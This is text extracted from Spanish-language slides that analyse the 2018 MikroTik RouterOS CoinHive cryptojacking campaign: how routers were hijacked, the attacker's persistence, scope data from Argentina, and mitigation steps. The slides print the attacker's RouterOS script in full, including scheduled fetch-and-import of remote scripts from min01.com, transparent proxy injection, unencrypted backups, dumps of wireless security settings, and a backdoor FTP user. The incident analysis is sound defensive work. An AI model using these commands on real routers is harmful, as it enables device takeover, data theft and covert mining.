12   <frame src="$(url)"></frame>
13 </frameset>
14 </html>
```

Web Proxy

RouterOS WinBox

- CAPsMAN
- Interfaces
- Wireless
- Bridge
- PPP
- Switch
- Mesh
- IP
- Routing
- System
- Queues
- Files
- Log
- Radius
- Tools
- New Terminal
- Make Supout.rif
- Manual
- New WinBox
- Exit

- ARP
- Accounting
- Addresses
- Cloud
- DHCP Client
- DHCP Relay
- DHCP Server
- DNS
- Firewall
- Hotspot
- IPsec
- Kid Control
- Neighbors
- Packing
- Pool
- Routes
- SNMP
- Services
- Settings
- Socks
- TFTP
- Traffic Flow
- UPnP
- Web Proxy

Web Proxy Settings

General | Status | Lookups | Inserts | Refreshes

Enabled

Src. Address: ::

Port: 8080

Anonymous

Parent Proxy:

Parent Proxy Port:

Cache Administrator: webmaster

Max. Cache Size: unlimited KIB

Max Cache Object Size: 2048 KIB

Cache On Disk

Max. Client Connections: 600

Max. Server Connections: 600

Max Fresh Time: 3d 00:00:00

Serialize Connections

Always From Cache

Cache Hit DSCP (TOS): 4

Cache Path: web-proxy

stopped

OK
Cancel
Apply
Clear Cache
Reset HTML
Access
Cache
Direct
Connections
Cache Contents

Implementación

Se configura el web proxy para que se dispare el COINHIVE cada vez que haya un error al cargar un sitio o parte de el

(ej: ADS).

Esto produce un impacto leve al usuario. Dado que no debería haber muchos errores en un sitio web.

CASO 2 - TODOS LOS SITIOS

Auto Download Script

Script List

Name	Owner	Last Time Started	Run Count
script3_	admin	Jul/31/2018 14:23:00	10183

1 item (1 selected)

Script <script3_>

Name:

Owner:

Policy:

- ftp
- read
- policy
- password
- sensitive
- dude
- reboot
- write
- test
- sniff
- romon

Last Time Started:

Run Count:

Source:

```
/tool fetch address=95.154.216.165  
port=2008 src-path=/mikrotik.php  
mode=http
```

Jul/31/2018 17:42:08	memory	wireless, info	@wlan1: connected, signal strength -54
Jul/31/2018 17:42:08	memory	info	fetch: file "mikrotik.php" downloaded

SCHEDULER

Scheduler



Name	Start Date	Start Time	Interval	Run Count	Next Run	On Event
Auto113	Aug/01/2018	01:30:00	1d 00:00:00	0	Aug/02/2018...	/system backup save dont-encrypt=yes name=bfull113
Auto114	Aug/01/2018	01:41:00	1d 00:00:00	0	Aug/02/2018...	/file remove mt.auto.rsc/file remove mt.auto.log/file remove bfull113.backup/file remove sn111.bt/file remove sn112.bt/file remove sn113.bt
Auto115	Aug/01/2018	01:42:00	1d 00:00:00	0	Aug/02/2018...	/system scheduler remove [find name=Auto113]/system scheduler remove [find name=Auto114]/system scheduler remove [find name=Auto115]
upd113	Aug/01/2018	02:49:45	11:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html
upd114	Aug/01/2018	02:49:45	13:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html
upd115	Aug/01/2018	02:49:45	09:00:00	0	Aug/01/2018...	/tool fetch url=http://min01.com/01/u113.rsc mode=http
upd116	Aug/01/2018	02:49:50	09:00:00	0	Aug/01/2018...	/import u113.rsc

EJEMPLO

← → ↻ ⓘ min01.com/01/a113.rsc ☆

```
/ip proxy set enabled=yes
/ip proxy access add action=deny disabled=no
/ip firewall nat remove [find comment=sysadminpxy]
/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-address-list=!0k action=redirect to-ports=8080 comment=sysadminpxy
/ip firewall nat move [find comment=sysadminpxy] destination=0
/ip firewall filter remove [find comment=sysadminpxy]
/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080 action=add-src-to-address-list address-list=0k address-list-timeout=15s comment=sysadminpxy
/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html
/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html


/ip dns set servers=8.8.8.8
/ip service set www disabled=yes port=80
/ip service set winbox disabled=no port=8291
/ip service set ftp disabled=no port=21
/ip service set ssh disabled=no port=22

/system scheduler add name="Autol13" start-time=01:30:00 interval=1d on-event="/system backup save dont-encrypt=yes name=bfull113"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="Autol14" start-time=01:41:00 interval=1d on-event="/file remove a113.rsc\r\n/file remove bfull113.backup\r\n/file remove sn111.txt\r\n/file
remove sn112.txt\r\n/file remove sn113.txt" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="Autol15" start-time=01:44:00 interval=1d on-event="/system scheduler remove [find name=Autol13]\r\n/system scheduler remove [find
name=Autol14]\r\n/system scheduler remove [find name=Autol15]" policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write

/system scheduler add name="upd113" interval=11h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path=webproxy/error.html"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd114" interval=13h on-event="/tool fetch url=http://min01.com/01/error.html mode=http dst-path=flash/webproxy/error.html"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
/system scheduler add name="upd115" interval=9h on-event="/tool fetch url=http://min01.com/01/u113.rsc mode=http"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write
:delay 5s
/system scheduler add name="upd116" interval=9h on-event="/import u113.rsc"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write

/ip cloud set ddns-enabled=yes
/system routerboard print file=sn111
/user group add name=ftpgroupe policy="ftp,read"
/user add name=ftu password=ftu group=ftpgroupe
/interface wireless security print file=sn112
/interface wireless print file=sn113
```

En algunos casos se encontró el archivo **mikrotik.php**, posible residuo (0 BYTES).



The screenshot shows the Mikrotik WinBox interface. On the left is a sidebar with navigation options: Quick Set, CAPsMAN, Interfaces, Wireless, Bridge, PPP, Switch, Mesh, IP, MPLS, Routing, System, Queues, Files, and Log. The main window is titled 'File List' and contains a table of files and folders. The table has columns for File Name, Type, Size, and Creation Time. The file 'mikrotik.php' is listed with a size of 0 B and a creation time of Jul/31/2018 19:47:08. Other folders include 'flash', 'flash/webproxy', and 'flash/skins'. The status bar at the bottom indicates 5 items, 10.9 MiB of 16.0 MiB used, and 31% free space.

File Name	Type	Size	Creation Time
mikrotik.php	.php file	0 B	Jul/31/2018 19:47:08
flash	disk		Jan/01/1970 03:00:05
flash/webproxy	directory		Jul/27/2018 18:57:01
flash/webproxy/error.html	.html file	373 B	Jul/27/2018 18:57:01
flash/skins	directory		Jan/01/1970 03:00:01


5 items | 10.9 MiB of 16.0 MiB used | 31% free

PLATAFORMA DE SALTO

SOCKS

- IP
- Routing
- System
- Queues
- Files
- Log
- Radius
- Tools
- New Terminal
- Make Supout.rif
- Manual
- New WinBox
- Exit

- Addresses
- Cloud
- DHCP Client
- DHCP Relay
- DHCP Server
- DNS
- Firewall
- Hotspot
- IPsec
- Kid Control
- Neighbors
- Packing
- Pool
- Routes
- SNMP
- Services
- Settings
- Socks
- TFTP
- Traffic Flow
- UPnP
- Web Proxy



Socks Settings

Enabled

Port: 1080

Connection Idle Timeout: 00:02:00

Max Connections: 200

OK



Cancel

Apply

Access

Connections

SNIFFER



ESTADO DE SITUACIÓN



Mikrotik CoinHive2


Search for `Mikrotik country:ar html:"coinhive.min.js"` returned 1,570 results on 15-11-2018




Top Cities

1. General Pico	207
2. Pehuajo	49
3. Mar Del Plata	48
4. Buenos Aires	47
5. Cordoba	44
6. Villa Angelica	36
7. Neuquen	26
8. Tucuman	24
9. Villa Gesell	19
10. Saenz Pena	19


Top Organizations



Top Domains



MERCOSUR MIKROTIK COINHIVE



Porque Ocurrio esto?

Falta de Actualización de RouterOS y Políticas de Firewall Blandas.

MIKROTIK

Mitigación

Se parcheo la Falla (1 dia
luego de ser descubierta).
-version 6.38.5-

**Keep up the good Work
Mikrotik :-)**



PREVENCION

[https://wiki.mikrotik.com/wiki/Manual:Securing
_Your_Router](https://wiki.mikrotik.com/wiki/Manual:Securing_Your_Router)

```
/ip service set winbox address=10.0.0.0/8,172.16.0.0/12,192.168.0.0/16
```

```
/ip firewall filter add chain=input in-interface=wan protocol=tcp dst-port=80,8291 action=drop
```

Verificar Scheduler / Archivos Creados / Usuarios Creados / SOCKS / Packet Sniffer

Contacto

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PREGUNTAS?

